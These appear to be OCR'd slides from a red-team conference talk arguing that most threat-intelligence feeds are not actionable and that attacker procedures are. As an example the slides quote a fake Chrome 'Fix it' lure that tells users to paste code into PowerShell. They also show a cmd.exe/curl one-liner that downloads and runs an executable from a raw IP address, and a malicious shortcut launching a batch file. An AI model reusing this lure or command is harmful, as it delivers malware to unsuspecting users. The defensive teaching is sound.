
Actionable CTI

RedTeam Perspective

Dobin Rutishauser, Raiffeisen Schweiz

TLP:GREEN

Not actionable: **Random News** (Is this Fox News?)




Latest Threat Research from Recorded Future's Insikt Group

- May 14, 2025: Update: Marks & Spencer Confirms Customer Data Theft in Cyberattack
- May 13, 2025: Nazareth University, Reliable Glass & Door Corporation, and the Metropolitan State University of Denver Disclose Separate Data Breaches
- May 13, 2025: North Korean State-Sponsored Group TA406 Targeting Government Entities in Ukraine with Phishing Campaign to Deliver Malware and Steal Credentials

The Latest from Recorded Future News

- US extradites Kosovo national charged in operating illegal online marketplace
- Chinese-speaking hackers disrupt drone supply chains in Taiwan, researchers say
- South Korean researchers uncover another cyber-espionage campaign from the North

Not actionable: **Targets, Threat Actors**



Targets

Marks & Spencer


Hits 831

Curve

Hits 249

zKSync

Hits 101



Threat Actors

Konni Group

Hits 32 • Related Phishing, .lnk, Cyber spying, Artificial Intelligence, Sophos


Killnet

Hits 31 • Related DDoS, Telegram , Botnet, Newsweek, Unmanned Aerial Vehicle

Sea Turtle

Hits 24 • Related Output Messenger, Zero Day Exploit, CVE-2025-27920, Microsoft, Cyber spying

Not actionable: **Malware**



Malware in Cyber Attacks

Dragon Force Ransomware

Hits 12 • Related Ransomware, Marks & Spencer, Phishing, Bleeping Computer, Social Engineering

Agenda Ransomware

Hits 7 • Related Ransomware, Microsoft, Lee Enterprises, SmokeLoader, Nippon Telegraph And Telephone

Emerging Malware


LockBit Ransomware

Hits 306 • Related Comarch, Microsoft, Databases, Venmo, SIM Card Hijacking

Play Ransomware

Hits 70 • Related Zero Day Exploit, CVE-2025-29824, Ransomware, Microsoft Windows, Hyper Text Transfer Protocol Secure

Not CTI: **Vulnerabilities**



Vulnerabilities

CWE-287 0

Hits 1285 • Related Remote Code Execution, Privilege Escalation, Hyper Text Transfer Protocol Secure, Microsoft, WordPress

CVE-2024-1394 28

Hits 581 • Related Red Hat, Red Hat Openshift Container Platform, RHSA-2024:1897, RHSA-2024:1563, RHSA-2024:1574

Exploited Vulnerabilities


CVE-2025-31324 99

Hits 73 • Related SAP Net Weaver, SAP SE, SAP NetWeaver Visual Composer, Zero Day Exploit, Remote Code Execution

CVE-2025-32756 79

Hits 51 • Related Fortinet, Fortinet FortiMail, Zero Day Exploit, CWE-121, Buffer overflow attack

Not actionable: **IPs** (and other **IOC’s**)



Suspicious IP Addresses

104[.]17[.]147[.]22 33

Hits 1170 • Related Telegram , Trojan, Sonzai X シ , Python, ExpressVPN

52[.]47[.]82[.]168 30

Hits 684 • Related Telegram , Trojan, Sonzai X シ , Hyper Text Transfer Protocol Secure, Python

Summary: Not actionable CTI

Threat “Research”: Just news (+Supply Chain management)

Malware: Isnt the goal to NOT get malware?

Vulnerabilities: Vulnerability Management Team (part of Patch Management)

IOC’s: lets block some random IPs YOLO

Hopium based security


“Lets hope **threat actor** X continues to only attack companies similar to before”

“Lets hope we protect ourselves by having signatures for **malware** X”

“Lets hope we are more secure by blocking **IP** X”


“Lets hope attackers dont exploit our **vulnerabilities** because we didnt patch them yet”

Also: All attributions are wrong. (as no peer review)



Not Actionable CTI


TTP - Tactics - Techniques - Procedures



Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	8 techniques	11 techniques	16 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (12)
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Network Information (6)	Compromise Infrastructure (8)	External Remote Services	Deploy Container
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	ESXi Administration Command
	Establish Accounts (3)		

Actionable CTI

TTP - Tactics - Techniques - **Procedures**



Google Chrome

Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate.
Click the "Fix it" button and follow the further instructions.

Copy the code

1. Right-click the Start button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.


Wait for the operation to complete and reload the page.

Less TT
More P

Actionable CTI

TTP - Tactics - Techniques - **Procedures**

```
cmd.exe /c "curl -sko %%TEMP%%\HAHLGiDDb.exe
https://91.191.209.46:8080/YlDRANysdqsFrhht5dDNDw & start /B %%TEMP%%\HAHLGiDDb.exe"
```



Name	Date modified	Type	Size
me	[redacted]	File folder	
6570872	[redacted]	Shortcut	2 KB

6570872 Properties

6570872

Target type: Windows Batch File

Target location: me


Target: E:\me\alsoOne.bat

Start in:


Shortcut key: None

Actionable CTI

TTP - Tactics - Techniques - **Procedures**


